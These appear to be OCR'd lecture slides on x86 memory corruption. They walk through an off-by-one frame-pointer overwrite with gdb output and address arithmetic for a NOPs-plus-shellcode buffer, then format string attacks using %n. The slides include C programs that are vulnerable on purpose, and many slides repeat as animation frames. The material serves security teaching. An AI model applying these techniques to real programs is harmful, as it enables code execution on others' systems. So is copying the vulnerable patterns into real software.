
Tracking The Frame Pointer

- `mov %ebp, %esp`
  - Stack pointer takes frame pointer's value
    - If we can control the frame pointer we can control the stack pointer
- pop %ebp
  - Stack pointer is now (frame pointer + 4 bytes)
- ret
  - The saved program counter is popped from the stack
  - Program counter becomes *(original frame pointer + 4 bytes)

Exploiting an Off-by-one Overflow

- By modifying the value of the saved frame pointer it is possible to provide an arbitrary value for the new stack pointer, and, in turn, for the value to be popped into the program counter
- This can be exploited to jump to attacker-supplied code
- The attack buffer is:
  - nops
  - shellcode
  - &shellcode
  - Lowest order byte of frame pointer

Smashing the Frame Pointer



Finding the Buffer Address

- We need to be able to determine the address of the buffer
- Find stack pointer value (%esp) at start of `func()` with debugger

```
(gdb) disassemble func
   Dump of assembler code for function func:
   0x8048134 <func>:       pushl  %ebp
   0x8048135 <func+1>:     movl   %esp,%ebp
   0x8048137 <func+3>:     subl   $0x104,%esp
   0x804813d <func+9>:     nop
(gdb) break *0x804813d
   Breakpoint 1 at 0x804813d
(gdb) info register esp
   esp            0xbffffc60       0xbffffc60
```

- &buffer = %esp + 4 // the size of 'int i'


Determining &&shellcode

- From the buffer address, we have to determine where the four bytes containing the shellcode address are
  - Add 256 bytes to account for the buffer length
  - Subtract 4 bytes for size of pointer
- &&shellcode = 0xbffffc64 + 0x100 - 0x04 = 0xbffffd60

Computing the Overflowing Byte and &shellcode


- With high likelihood, the most significant 3 bytes of %ebp and &&shellcode are the same
- We want %ebp to be (&&shellcode - 4), since %esp is incremented when %ebp is popped from stack (`pop %ebp`)
- Desired byte is (&&shellcode - 4) & 0x000000ff = 0x5c
- We have to choose a value to jump to in the NOP range
  - Say 0xbffffc74 (16 bytes within the buffer)

Overflowed Buffer Contents




func() Epilogue

```
func(char *sm) {
  char buffer[256];
  int i;

  for(i = 0; i <= 256; i++)
  {
    buffer[i]=sm[i];
  }
}
mov %ebp, %esp
pop %ebp
ret
```




func() Epilogue

```
func(char *sm) {
  char buffer[256];
  int i;

  for(i = 0; i <= 256; i++)
  {
    buffer[i]=sm[i];
  }
}
mov %ebp, %esp
pop %ebp
ret
```




func() Epilogue

```
func(char *sm) {
  char buffer[256];
  int i;

  for(i = 0; i <= 256; i++)
  {
    buffer[i]=sm[i];
  }
}
mov %ebp, %esp
pop %ebp
ret
```



func() Epilogue

```
func(char *sm) {
  char buffer[256];
  int i;

  for(i = 0; i <= 256; i++)
  {
    buffer[i]=sm[i];
  }
}
mov %ebp, %esp
pop %ebp
ret

main: return 0
(saved_eip)
```




What Happens Next?

- When func() returns, ebp points to &&shellcode - 4
- When main() returns, the return sequence has the following effects
  - %esp takes the value of %ebp (&&shellcode - 4)
  - pop %ebp increases %esp's value by 4 (&&shellcode)
  - Upon return (ret), the pc is set to the value at the address of the stack pointer (esp=&&shellcode)
  - The attacker's shellcode is executed

main() Epilogue


```
func(char *sm) {
  char buffer[256];
  int i;

  for(i = 0; i <= 256; i++)
  {
    buffer[i]=sm[i];
  }
}
mov %ebp, %esp
pop %ebp
ret
```



main() Epilogue


```
func(char *sm) {
  char buffer[256];
  int i;

  for(i = 0; i <= 256; i++)
  {
    buffer[i]=sm[i];
  }
}
```

```
mov %ebp, %esp
pop %ebp
ret
```




main() Epilogue

```
func(char *sm) {
  char buffer[256];
  int i;

  for(i = 0; i <= 256; i++)
  {
    buffer[i]=sm[i];
  }
}
mov %ebp, %esp
pop %ebp
ret
```




main() Epilogue

```
func(char *sm) {
  char buffer[256];
  int i;

  for(i = 0; i <= 256; i++)
  {
    buffer[i]=sm[i];
  }
}
mov %ebp, %esp
pop %ebp
ret
```



main() Epilogue

```
func(char *sm) {
  char buffer[256];
  int i;

  for(i = 0; i <= 256; i++)
  {
    buffer[i]=sm[i];
  }
}
mov %ebp, %esp
pop %ebp
ret
```



Lessons Learned

- Loops must be thoroughly checked
- User-supplied input should not lead to arbitrary loop iterations
- Off-by-one vulnerabilities can cause crashes and also the execution of arbitrary code

What is Overwritten: Format String Vulnerabilities

- Whenever a `*printf(... char *fmt...)` function is used with user-supplied input it is possible to read/write values in the process memory by providing a carefully crafted format string
  - `printf("Hello %s!\n", name);` is OK
  - `printf(buf);` is not! buf will be interpreted as a format string
    - What if buf="%d %d"?
  - If parameters are missing, values from the stack are used instead

printf()'s Lesser Known Facts

- It is possible to reference the i^{th} element on the argument list using the notation %i$p
  - Note: This does not cause an argument to be popped from the stack
- It is possible to specify the amount of characters being printed using the notation %kp
- When %n is found, the number of output characters processed is stored at the address passed as the next argument
  - `printf("Hello%n", &len);` puts the value 5 in the variable len

A Simple Vulnerable Program

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char const
*argv[])
{
    FILE* f;
    f = fopen("/tmp/log", "a+");
    add_log(f);
    fclose(f);
    return 0;
}
```

```
int add_log(FILE* f) {
    char line[65536];
    int i = 0, res;
    while (1) {
        res = read(0, &line[i], 1);
        if (res == 0) exit(1);
        i++;
        if (i == 65536) exit(1);
        if (line[i - 1] == '\n') {
            line[i] = '\0';
            break;
        }
    }
    fprintf(f, line);
    return 0;
}
```

```
0xfffed028 0x00000000
0xfffed024 0x00000000
0xfffed020 0x00000000
0xfffed01c 0x00000000
